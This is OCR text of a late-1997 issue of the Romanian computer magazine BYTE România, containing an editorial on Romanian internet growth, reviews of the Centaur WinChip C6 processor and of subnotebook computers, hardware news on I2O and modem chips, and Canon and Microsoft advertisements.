Fax: (065) 16.62.90
BBS: (065) 21.07.80
(8N1, 14400 bps, login: bbs)
E-mail: byte@agora.ro
Web: http://www.agora.ro/byte

Primim cu plăcere materialele dvs. cu condiția ca ele să se încadreze în profilul revistei și să nu fi fost deja publicate. Expedierea unui manuscris implică acceptul autorului pentru publicarea lui. Manuscrisele nu se restituie. Redacția își rezervă dreptul de a edita și publica mesajele e-mail în care nu se specifică explicit că nu sunt destinate publicării.

COPYRIGHT: Materialul editorial din BYTE Magazine USA sau National Software Testing Laboratories, Software Digest sau PC Digest tradus și retipărit în acest număr aparține companiei McGraw-Hill, Inc. Copyright 1997. Toate drepturile sunt rezervate. Publicat cu acordul McGraw-Hill, Inc., Avenue of the Americas, New York, New York 10020 USA. Reproducerea în orice formă, în orice limbă, integral sau în parte, fără permisiunea scrisă a McGraw-Hill, Inc., este interzisă. BYTE, National Software Testing Laboratories, NSTL, Software Digest, PC Digest și InterMark sunt mărci înregistrate McGraw-Hill, Inc.

editorial

Anul


Anul trebuia să fie cel al reformei. Un an greu. Şi din vară, parcă, trebuia să fie ceva mai bine. Simţitor mai bine. N-a fost să fie aşa şi avem un guvern remaniat. La anul, va fi din nou mai bine.

Progresul (care nu poate fi oprit, cum circula vorba pe vremuri, la ICI), în tehnica de calcul şi comunicaţii, a fost totuşi sesizabil de către toţi cei implicaţi, într-un fel sau altul, în acest domeniu. Şi asta în ciuda faptului că inflaţia şi sistemul de impozite şi taxe au creat dificultăţi reale pentru toate firmele. Mai ales pentru cele mici şi mijlocii, cum sunt acum majoritatea firmelor din tehnica de calcul. Progresul serviciilor de comunicaţii telefonice GSM este vizibil pentru oricine. Mergând cu maşina, putem vedea peste tot oameni care sapă şanţuri şi pun cabluri pentru comunicaţii. Îi putem vedea, căci gropile încep să dispară de pe drumurile naţionale şi parcă este ceva mai bine. Este mai greu de văzut, dar serviciile Internet se impun, încet, şi în România. Din statisticile RIPE (Reţele IP Europene, http://www.ripe.net/statistics/hostcount.html#dnsdomain) putem vedea că numărul sistemelor gazdă din domeniul .ro se apropie deja de 13.000. E drept, în Germania, numărul lor trece de un milion, dar viteza dezvoltării, în condiţiile economice de la noi, indică o tendinţă clară. Poate administraţia nu a reuşit să atragă cei 15.000 de specialişti, dar există specialişti tineri şi valoroşi, cel puţin în acest domeniu al aplicaţiilor Web. Specialişti care uneori colaborează cu succes la proiectele întreprinse de administraţie. Am avut ocazia să asist la inaugurarea Centrului de Informare pentru Cetăţeni, realizat la Slobozia. În acest număr al revistei, puteţi citi interviurile realizate cu această ocazie. Puteţi afla cum au reuşit cei din Ialomiţa şi vă puteţi da seama că se pot realiza proiecte semnificative.

Presa, multe ziare şi reviste de la noi, au fost prezente de mai mult timp pe Web. Anul acesta însă avem şi posibilitatea de a asculta emisiunile mai multor posturi de radio (RadioContact, Uniplus) şi de a urmări posturi de televiziune (ProTV, Antena 1). Succesul acestor iniţiative depinde însă, în mare măsură, de infrastructura de comunicaţii existentă până la beneficiar.

Pe plan mondial există fenomene interesante. Lupta dintre Microsoft şi Sun Microsystems, promotoarea tehnologiilor Java, a dominat mediile în ultima perioadă. Conferinţa „Drumul spre Java", organizată de Sun la Berlin, a fost un eveniment deosebit, la care au participat şi o serie de personalităţi din mai multe universităţi şi instituţii din România, eveniment prezentat în revistă de doamna prof. Irina Athanasiu.

Anul pe care îl încheiem este cel în care s-a înregistrat o evoluţie spectaculoasă a performanţelor oferite de microprocesoare. Din Cover Story puteţi afla ce surprize ne rezervă proiectanţii noilor arhitecturilor de microprocesoare, care vor veni după actualul Pentium II. În secţiunea rezervată tehnologiilor fundamentale, continuă prezentarea lui Dynamic HTML şi puteţi afla evoluţiile în domenii ca procesarea vocii sau administrarea transformărilor de date. Citind Lab Report, puteţi afla informaţii despre uneltele care vă permit să realizaţi şi să administraţi situl Web propriu. Analiza calculatoarelor de reţea existente acum vă poate ajuta să alegeţi soluţia convenabilă pentru dumneavoastră.



Premiile editorilor BYTE vor contribui – sper eu – la formarea unei imagini de ansamblu privind cele mai importante produse ale anului 1997.

Anul a trecut, poate, mai greu. Succesele sunt cu atât mai semnificative. Acum, la sfârşitul acestui an, ţin să vă mulţumesc pentru timpul petrecut citind BYTE România. Mulţumesc celor care ne-au scris pe parcursul anului, ajutând ca revista să fie într-adevăr a Dumneavoastră, mulţumesc şi colaboratorilor noştri, care au contribuit cu articole valoroase, precum şi firmelor care au fost alături de noi, cu informaţii sau publicitate.

Sărbători fericite şi

La mulţi ani! ■


Darvas Attila

adarvas@agora.ro

CANON PHOTOREALISM™
REALITATEA ŞI-A GĂSIT RIVALUL

STABILIŢI NOI STANDARDE DE CALITATE CU IMPRIMANTELE CANON BUBBLE JET

Cu seria de imprimante Canon bubble-jet BJC-240, BJC-4200 şi BJC-4550 şi folosind kit-ul opţional Canon Photo, nu veţi mai putea deosebi realitatea de imaginea imprimată. Imprimantele bubble-jet, concepute şi perfecţionate de Canon, oferă performanţe de invidiat atât din punct de vedere al calităţii imprimării cât şi al vitezei, eficienţei şi silenţiozităţii în funcţionare. Indiferent dacă sunt folosite în particular sau în medii organizate de lucru, pentru reproducerea de documente alb/negru sau color, în volum mai mic sau mai mare, rezultatele sunt la fel de remarcabile. Mai mult. Pentru a reproduce cât mai fidel imagini, nu trebuie decât să folosiţi kit-ul opţional Canon Photo, conceput special pentru seria de imprimante Canon bubble-jet.



Filozofia care îi stă la bază este simplă: un print al unei fotografii trebuie să arate ca o fotografie. Incredibil? Da! Imposibil? Nu! Sistemul Photorealism, brevetat de Canon, asigură o reproducere fidelă şi fără granulaţie a tonurilor de culoare şi dă culorii adâncimea necesară unui rezultat cu adevărat apropiat de realitate. Nuanţe subtile, cum ar fi tonurile pielii, sunt redate perfect datorită acurateţii punctului de imprimare şi a cernelurilor special concepute pentru kit-ul Canon Photo.

NUMAI CU O
IMPRIMANTĂ
CANON
PUTEŢI FACE
MAI MULT!

Canon

Descoperă plăcerea de a lucra cu el

Reprezentanţă România
World Trade Center Bucureşti,
b-dul Expoziţiei 2, intr. D, birou 1.06,
tel. 01-223 38 54, fax. 01-223 42 36

Wholesalers: Bucureşti: *ROMUS* tel (01) 230 16 50 • *TORNADO SISTEMS* tel (01) 667 28 23; Constanţa: *TORNADO SISTEMS* tel (041) 618 580 Resalers: Bucureşti: •**BLUE RIDGE INT.** tel (01) 210 68 28 •**DECK COMPUTER** tel (01) 211 84 03 •**DIGITAL PRO SYSTEM** tel (01) 250 65 27 •**KT COMPUTERS** tel (01) 311 19 62 •**ORCAS BIROTICA** tel (01) 210 30 93 •**RAFFLES COMPUTERS** tel (01) 311 26 82 •**SOTA** tel (01) 232 03 88; **Arad: ELECTRONIC SHOP** tel (057) 289 642; **Bacău: MICROSISTEM CONEX** tel (034) 117 411; **Baia Mare: MONS MEDIUS** tel (062) 434 541; **Braşov: SYSTEM** tel (068) 318 663 • **COSIDOR COM** tel (068) 310 537; **Cluj: SOFT GROUP** tel (064) 430 000 •**GENETYP** tel (064) 190 787; **Craiova: DECAROM SERVICE** tel (051) 132 954; **Deva: TOP TECH** tel (054) 213 871; **Iaşi: UNIVERSAL R.X.** tel (032) 212 660 • **OPEN SYSTEM** tel (032) 225 141; **Oradea: TONER** tel (059) 430 665; **Piteşti: OPEN SYSTEM** tel (048) 219 000; **Sibiu: ECO COPY & PRINT** tel (069) 213 189; **Suceava: ASSIST SOFTWARE** tel (030) 521 100; **Timişoara: ASSITEC** tel (056) 190 337 •**EASTERN DIGITAL** tel (056) 221 443; **Zalău: MAGIC COMPUTER** tel (060) 616 099

Un procesor pentru mulțime

Noul WinChip C6 al firmei Centaur, la un preț atractiv, oferă aplicațiilor o performanță care se apropie de cea a cipului Pentium la 200-MHz cu MMX.


Dintre procesoarele testate de noi, WinChip C6 nu este cel mai rapid procesor x86, dar performanțele atinse de acesta sunt comparabile cu cele ale unui procesor Pentium cu extensii multimedia (MMX), având în același timp un preț atractiv. Firma Centaur, o subsidiară a firmei de fabricare a procesoarelor RISC și a memoriilor statice RAM (SRAM), Integrated Device Technology, a creat un UCP de mici dimensiuni (doar 88 mm2 în comparație cu 141 mm2 cât are Pentium MMX) și potrivit fabricării în serie (vezi „Cât mai simplu cu putință,“ octombrie, BYTE România).

Chiar dacă testele benchmark au indicat faptul că performanțele procesorului WinChip C6 la 200-MHz se află sub cele ale procesorului Pentium la 200-MHz cu MMX, WinChip C6 la 200-MHz costă 135$ în comparație cu 252$ cât costă Pentium la 200-MHz cu MMX (în cantități de 1000 de bucăți). Procesorul WinChip C6 este destinat PC-urilor sub 1000$. Versiunea WinChip C6 la 180-MHz costă doar 90$. Iar firma Centaur intenționează să lanseze noi versiuni la 225 și 240-MHz ale acestui UCP în acest trimestru.

BYTE a testat un PC echipat cu WinChip la 200 MHz, folosind programele de test BYTEmark UCP/FPU și Photoshop. Așa cum au anticipat inginerii firmei Centaur, în testele BYTEmark UCP/FPU, care solicită mult procesorul, cipul nu s-a comportat la fel de bine ca procesorul Pentium la 200 MHz. Conform oficialităților firmei Centaur, WinChip C6 s-ar comporta mai bine în testele pentru aplicații Windows decât în cele BYTEmark, comparativ cu procesorul Pentium. Iar testele Photoshop confirmă această presupunere.


BYTE a testat procesoarele Pentium la 200 MHz și WinChip C6 în același sistem de referință, rulând Windows NT 4.0. Ca și în cazul testelor Photoshop rulate pe alte sisteme, am configurat sistemul cu 64MB memorie RAM pentru a minimiza lucrul cu discul hard și am măsurat doar performanțele ce exprimă timpul de procesare necesar derulării în întregime a fiecărei operații, minimizând rolul performanțelor cartelei video. Testele le-am rulat pe sisteme Pentium/WinChip C6 având o rezoluție de 1024x768 pixeli, deoarece aceasta a oferit adâncimea maximă de culoare suportată de sisteme. De asemenea, am inclus punctajele unui sistem echipat cu procesor AST Pentium II la 300 MHz, testat la aceeași adâncime de culoare și rezoluție.

WinChip C6 contra Pentium



WinChip C6 al firmei Centaur oferă performanțe decente la un preț atractiv.

Centaur: Slab cu FPU



În operațiile Photoshop, care fac apel la instrucțiunile MMX, cum sunt masca unsharp cu parametri impliciți și filtrul Gaussian (dar nu și schimbarea modului RGB în CMYK), WinChip C6 a fost mai bun decât procesorul Pentium la 200-MHz fără MMX. Iar în cazul celor două operații care nu fac apel intens la MMX-rotația arbitrară și mascarea unsharp cu parametri specificați-procesorul Pentium fără MMX a fost mai bun decât WinChip C6. (Intel spunea că performanța oferită de optimizarea MMX în operația de mascare unsharp începe să scadă atunci când raza depășește patru pixeli, iar în testul nostru am setat raza la 10 pixeli. Pentru informații suplimentare, vezi pagina 27 din BYTE, februarie sau vizitați http://www.widbey .com/gallery/photoshop/.)

Toate acestea sugerează că suportul MMX, oferit de firma Centaur, va face din WinChip C6 un procesor mai bun pentru unele operații optimizate MMX decât un procesor Pentium fără MMX. Dar firma Intel, a depășit rapid stadiul cipurilor fără MMX și astfel, în operațiile optimizate MMX, procesorul Pentium cu MMX îl

FOTOGRAIFA AES: CARL TREMBLAY © 1997

depășește în performanță pe WinChip C6.

Oficialitățile firmei Centaur spun că, în viitor, vor îmbunătăți mai degrabă performanțele MMX, decât cele de calcul în virgulă mobilă ale procesorului WinChip C6. Oficialitățile firmei Adobe spun că testele Photoshop utilizate de BYTE folosesc în mare măsură calculul cu numere întregi. În faza de început, testul de rotație arbitrară folosește puțin unitatea de calcul în virgulă mobilă, dar acest lucru nu durează o perioadă de timp semnificativă. Oricum, punctajul slab obținut de WinChip C6 la testul BYTEmark, pentru calculul în virgulă mobilă, a scos în evidență faptul că acest cip nu este cel mai potrivit pentru aplicațiile care lucrează intens cu unitatea de calcul în virgulă mobilă, cum sunt aplicațiile CAD.

O dată cu creșterea vitezei, performanța procesorului WinChip C6 va continua să se îmbunătățească. Dar, chiar la performanța actuală, acest cip merită atenție, dacă vă situați pe piața PC-urilor ieftine. Însă, utilizatorii puternici, care au nevoie de performanță maximă, trebuie să privească în altă direcție.

- Dave Andrews

Geek Mystique

Influența Internetului crește

Multe informații picante, traduse de Win Treese (treese@OpenMarket.com), legate de creșterea continuă a influenței Internetului în viața noastră de zi cu zi sunt actuale. Articolele mai vechi și citatele se găsesc la http://www.openmarket.com/intindex/.

100 – Numărul de persoane care se sustrag de la plata taxelor afișați pe pagina Web a Revenue Services, departamentul Connecticut.

30 – Scăderea în procente a numărului persoanelor care se sustrag de la plata taxelor, estimată din momentul în care situl Web a funcționat on-line.

4133 – Conform revistei *Boardwatch*, numărul aproximativ al furnizorilor de servicii Internet (ISP-iști) din SUA și Canada în luna august.

1447 – Numărul de ISP-iști publicați de Boardwatch în februarie, 1996.

561.5 – Cantitatea investițiilor de capital pentru activitățile firmelor Internet, făcute în al doilea trimestru al acestui an, în milioane de dolari.

111 – Numărul de firme care au primit banii.

20 – Numărul americanilor care consideră Internetul „indispensabil", în milioane.

1 – Gradul de cenzură la utilizatori în legătură cu articolele oferite de Internet.

1 – Gradul de securitate al Internetului față de interesul contabililor pentru tehnologia de vârf.

41 – Ponderea procentuală a comerțului în Internet destinat călătoriilor, estimat până în anul 2000.

2.7 – Numărul scrisorilor electronice ce vor fi trimise în acest an, exprimat în miliarde.

6.9 – Numărul de e-mail-uri ce vor fi trimise în anul 2000, în miliarde.

Noile portabile mai puternice își justifică numele

Datorită noilor portabile mini și foarte subțiri („ultrathin"), sancțiunea în performanță devine tot mai puțin importantă pentru utilizatorii care pun mare preț pe portabilitate.

Mulți utilizatori sunt obișnuiți cu compromisul oferit de calculatoarele portabile pentru Windows 95, în special de clasa sistemelor mini-portabile (sau subnotebook), cum este Libretto al firmei Toshiba. Greutatea și dimensiunile reduse ale acestor mini-portabile, combinate cu capacitatea de a rula aplicații Windows 95, atrag o categorie particulară de utilizatori ce pun mare preț pe portabilitate și conectivitate la distanță și care au nevoie de putere de calcul în spații restrânse.

Pedion al firmei Mitsubishi are o grosime de doar 0.7 inch cântărind 1.17kg.

Oricum, datorită ecranelor și tastaturilor mai mici, precum și a altor compromisuri, mini-portabilele au înregistrat o receptivitate moderată în SUA. Firma Toshiba vinde Libretto în SUA și Japonia, dar alte câteva firme își comercializează mini-portabilele doar în Japonia, printre care se numără IBM cu ThinkPad 535E și Panasonic cu Lets Notes Mini. „Sistemele de buzunar ca 535E sunt mai populare în Japonia, unde cel mai mult contează spațiul ocupat," spunea un purtător de cuvânt al IBM. „Utilizatorii de aici nu par să fie deranjați de tastaturile mai mici."

Oficialitățile firmei Toshiba afirmă că utilizatorii portabilului Libretto din SUA cunosc bine portabilele și le utilizează ca dispozitive de calcul la distanță, completându-și astfel sistemul de bază.

Recent, firma Toshiba a îmbunătățit performanțele de calcul și stocare ale portabilului Libretto, prin echiparea acestuia cu un procesor mai rapid (noul Libretto 70 are un procesor Intel Pentium la 120-MHz cu extensii multimedia [MMX]) și o unitate de disc hard mai mare (1.6 GB). Dar niciodată mini-portabilele puțin mai mari decât Libretto nu vor putea atrage un număr mai mare de utilizatori în SUA. De exemplu, Amity CN al firmei Mitsubishi și Mini-Note al firmei Hitachi au ecrane de 7.5 inch, respectiv 8.4 inch (în comparație cu ecranul LCD de 6.1 inch al lui Libretto) și ambele au o grosime de aproximativ 1 inch.

Ceva mai mare decât aceste mini-portabile este noul și fascinantul portabil „ultrathin", Pedion, al firmei Mitsubishi. Grație ecranului LCD și a tastaturii de mici dimensiuni, a carcasei din magneziu și a altor componente, modelul Pedion standard cântărește doar 1.17kg și are o

Sumar

În curând:
Noi opțiuni I_2O
12

Cipuri noi
pentru modemuri mai ieftine
12

CD contra DVD:
Ce să alegem?
14

ADSL - o soluție
de acces rapid la Internet
18

Scurtă privire asupra portabilelor

	Greut. (kg)	Dimensiuni (L×Î×H)	UCP maximal	Dim. ecran (diagonala)	Disc hard/RAM maximal	Periferice	Preț de început
MINI-PORTABILE							
Toshiba Libretto 70 800-334-3445 http://www.computers.toshiba.com	0,67	8.3×4.5×1.4	Pentium la 120MHz cu MMX; fără cache L2	6.1 inch	1.6 GB/32 MB	Unitate floppy externă, CD-ROM, un slot PC Card de tip II	1999$
Hitachi PC Mini-Note 800-448-2244 http://www.hitachipc.com	0,95	9.2×6.8×1.3	Pentium 133 MHz cu MMX; fără cache L2	8.4 inch	1GB/40 MB	Unitate floppy externă, CD-ROM, un slot PC Card de tip III, două sau trei de tip II	Între 2500$ și 3000$
PORTABILE SUBȚIRI							
IBM ThinkPad 560X 800-426-7255 ext. 4751 http://www.us.pc.ibm.com/thinkpad	1,45	11.7×8.7×1.2	Pentium 233 MHz cu MMX; 256 KB cache L2	12.1 inch	4 GB/96 MB	Unitate floppy externă, CD-ROM, un slot PC Card de tip III sau două de tip II	1999$
PORTABILE FOARTE SUBȚIRI							
Mitsubishi Pedion +81 3 3218 2111 http://www.mitsubishi.com	1,17	11.9×8.7×0.7	Pentium 233 MHz cu MMX; 256-KB cache L2	12.1 inch	1 GB/64 MB	Unitate floppy și CD-ROM în extensie, un slot de tip II sau două de tip II	În jur de 4900$[1]

[1] Disponibil acum doar în Japonia.

grosime de doar 0.7 inch. Este dotat cu un ecran de 12.1 inch, un disc hard de 1-GB și un procesor Pentium la 233-MHz cu MMX. Oferta standard nu include și o unitate CD-ROM. O extensie modulară, numită componentă multimedia, cântărește 0.7kg și este formată dintr-o unitate floppy, o unitate 20xCD-ROM, porturi de I/O și un port USB suplimentar. O altă componentă permite atașarea unei baterii suplimentare polimer-litiu, pentru a prelungi durata de viață estimată a bateriilor de la 2 la 8 ore. În momentul publicării articolului, unitatea era disponibilă doar în Japonia, la un preț minim de aproximativ 4900$, dar datorită acordului între firmele Mitsubishi și Hewlett-Packard, aceasta din urmă, până în următorul an, va vinde sistemul Pedion și în SUA.

Oficialitățile firmei Mitsubishi afirmă că Pedion a fost proiectat ținând cont de piața SUA: Ecranul este mult mai mare decât al unui mini-portabil, iar tastatura mai mare este proiectată pentru culegătorii de date. „E greu de spus dacă acesta reprezintă sau nu o nouă categorie," afirma Robert Langerman, director de marketing al firmei HP OmniBooks. „În orice caz, urmează o evoluție aparte în categoria portabilelor, fiind destinat directorilor din vârful ierarhiei de conducere, sensibili la greutatea și dimensiunile propriilor portabile."

–Dave Andrews și Trevor Marshall

Privire în viitor

Noile procesoare I_2O

Pentru subsistemele I_2O vor apărea noi opțiuni de procesare, în scopul de a concura cu i960 al firmei Intel. Cel puțin un furnizor, Digital Equipment, va oferi în 1998 o alternativă la ceea ce oferă firma Intel, iar alți furnizori ar putea urma același drum.

Portul IxWorks al firmei Wind River Systems (Alameda, CA) și SO-ul în timp real (RTOS) pentru I_2O destinate cipului StrongArm al firmei Digital ar putea fi terminate în prima jumătate a anului 1998. În plus, noile cipuri 21553 și 21554 ale firmei Digital, îndeplinind funcția de punte de conectare PCI-PCI, cu suport pentru cartele PCI pe 64 de biți, sunt prevăzute să apară cel târziu în anul următor.

De asemenea, cipurile punte suportă spații independente de adresare primară și secundară, ceea ce înseamnă că acestea nu vor micșora memoria alocată UCP-ului principal, în cazul implementărilor I_2O care folosesc o memorie cache secundară.

Un purtător de cuvânt al companiei Wind River spunea că firma sa, în afară de Digital și Intel, lucrează de asemenea și cu alți furnizori la transferul RTOS pe alte procesoare, iar oficialitățile firmei Intel, fără să ofere detalii suplimentare, au declarat că, în anul 1998, ar putea să apară noile cipuri i960 având o rată de transfer și o scalabilitate îmbunătățite.


Modemuri mai ieftine pentru furnizorii de servicii Internet

Noile cipuri pentru modemurile de acces în Internet vor oferi o mai mare capacitate de comunicare, la prețuri și dimensiuni mai reduse. Tehnologia care face viața mai ușoară furnizorilor de servicii Internet (ISP-iști) și furnizorilor de acces la birouri centrale va fi curând disponibilă producătorilor de modemuri pentru utilizatorii finali.

ADSP-21 mod870 al firmei Analog Devices este un astfel de cip, având câteva îmbunătățiri care l-ar putea face interesant pentru fabricanții de echipamente server de acces la distanță. Spre deosebire de alte soluții, care necesită mai multe cipuri pentru a implementa toate funcțiile modemului, cipul firmei Analog Devices (imaginea din pagina 14

Quit all applications immediately. There is a new Microsoft special offer for Romania. Go get it at once!

De ce este ofertă specială? Pentru că plătiţi mai puţin şi obţineţi mai mult.



Microsoft
Conţine în limba română: Instrumente de verificare pentru Microsoft Office 97, Ajutorul interactiv principal şi Sfaturi concise pentru Microsoft Excel, Microsoft Office şi Microsoft Word
Do Not Make Illegal Copies of This Disc
Microsoft Office 97 Professional Edition
The Most Popular Suite—Now with the Power of the Web
Cel mai popular pachet integrat—Acum cu puterea Web-ului
Nou
Word 97
PowerPoint 97
Access 97
Excel 97
Outlook 97
Software-ul din acest produs este numai parţial localizat.
Microsoft Office 97 Professional

Start

Cu **Office '97 Professional Romanian** beneficiaţi de TOATE facilităţile produsului original PLUS extensia pentru limba română.

Lucrul cu Office '97 în versiune românească este mult mai uşor, programul fiind prevăzut cu corector ortografic şi facilităţi de despărţire în silabe în limba română.


Solicitaţi noua ofertă specială **Microsoft** şi veţi beneficia de soluţia completă pentru problemele voastre zilnice. Şi totul, la un preţ excelent!

Where do you want to go today?

QUALIFIED DEALER

BUCURESTI: DimSoft 01/322.52.04, GeCAD 01/324.84.09, QNet 01/211.78.01, Rom Team Solutions 01/311.08.51, SoftWin 01/230.50.26,
CONSTANTA: GMB Micronet 041/636.644, ARAD: BB Computer 057/280.111, BRASOV: Intelprof International 068/411.354,
IASI: Open Systems 032/225.132, CLUJ: Sistec 064/190.282, Net Brinel 064/430.280

prezintă dimensiunile actuale) înglobează un controler, un dispozitiv de difuzare a datelor şi porturi de intrare/ieşire, plus o memorie statică RAM (SRAM) de 160-KB, toate acestea la un preţ de doar 28$. Tehnologia de procesare a semnalului digital (DSP) utilizată de acest cip permite lucrul cu numeroase protocoale de modem, printre care se numără V.34, flex 56-Kbps, fax şi ISDN. Oficialităţile firmei Analog Devices declară că, dimensiunea redusă a cipului permite ca, în acelaşi spaţiu utilizat pentru conectarea a 12 porturi modem, să se poată conecta acum de la 24 până la 48 de astfel de porturi.


ADSP-21 mod870 al firmei Analog Devices (dimensiuni actuale) înglobează funcţionalitatea unui modem într-un singur cip.

„Prin soluţia oferită de firma Analog Devices, furnizorii de servicii Internet nu mai au nevoie de un spaţiu aşa de mare pentru a-şi conecta întregul echipament,“ spunea Will Strauss, preşedintele Tempe, AZ-based Forward Concepts, o firmă de consultanţă ce oferă studii ale pieţei de electronică şi servicii de planificare strategică. „Cipul oferă mai multe canale pe un stativ, cu necesităţi de răcire mai reduse, care micşorează puterea consumată. “Strauss mai menţionează că alte cipuri, cum sunt DSP-16000 al firmei Lucent şi TMS-320C6201 al firmei Texas Instruments, planificate pentru comercializare în anul 1998, vor concura cu cipul firmei Analog Devices. Este probabil ca firma Rockwell să ofere produse bazate pe ARM şi alte microprocesoare.

Deoarece actualul cip al firmei Analog Devices este o soluţie digitală, acesta poate fi utilizat doar de furnizorii de servicii Internet şi birourile centrale conectaţi la T1, ISDN sau alte linii digitale. Dar anumite surse spun că firma Analog Devices lucrează la o altă versiune a cipului care, pentru comunicaţia pe linii analogice, înglobează un codificator/decodificator, oferind astfel o soluţie producătorilor de modemuri pentru utilizatorii finali. Un astfel de cip, destinat modemurilor ieftine şi performante, i-ar putea interesa în mod deosebit pe fabricanţii de modemuri pentru calculatoarele portabile.

–Dave Andrews

DVD rămâne un obiectiv nesigur

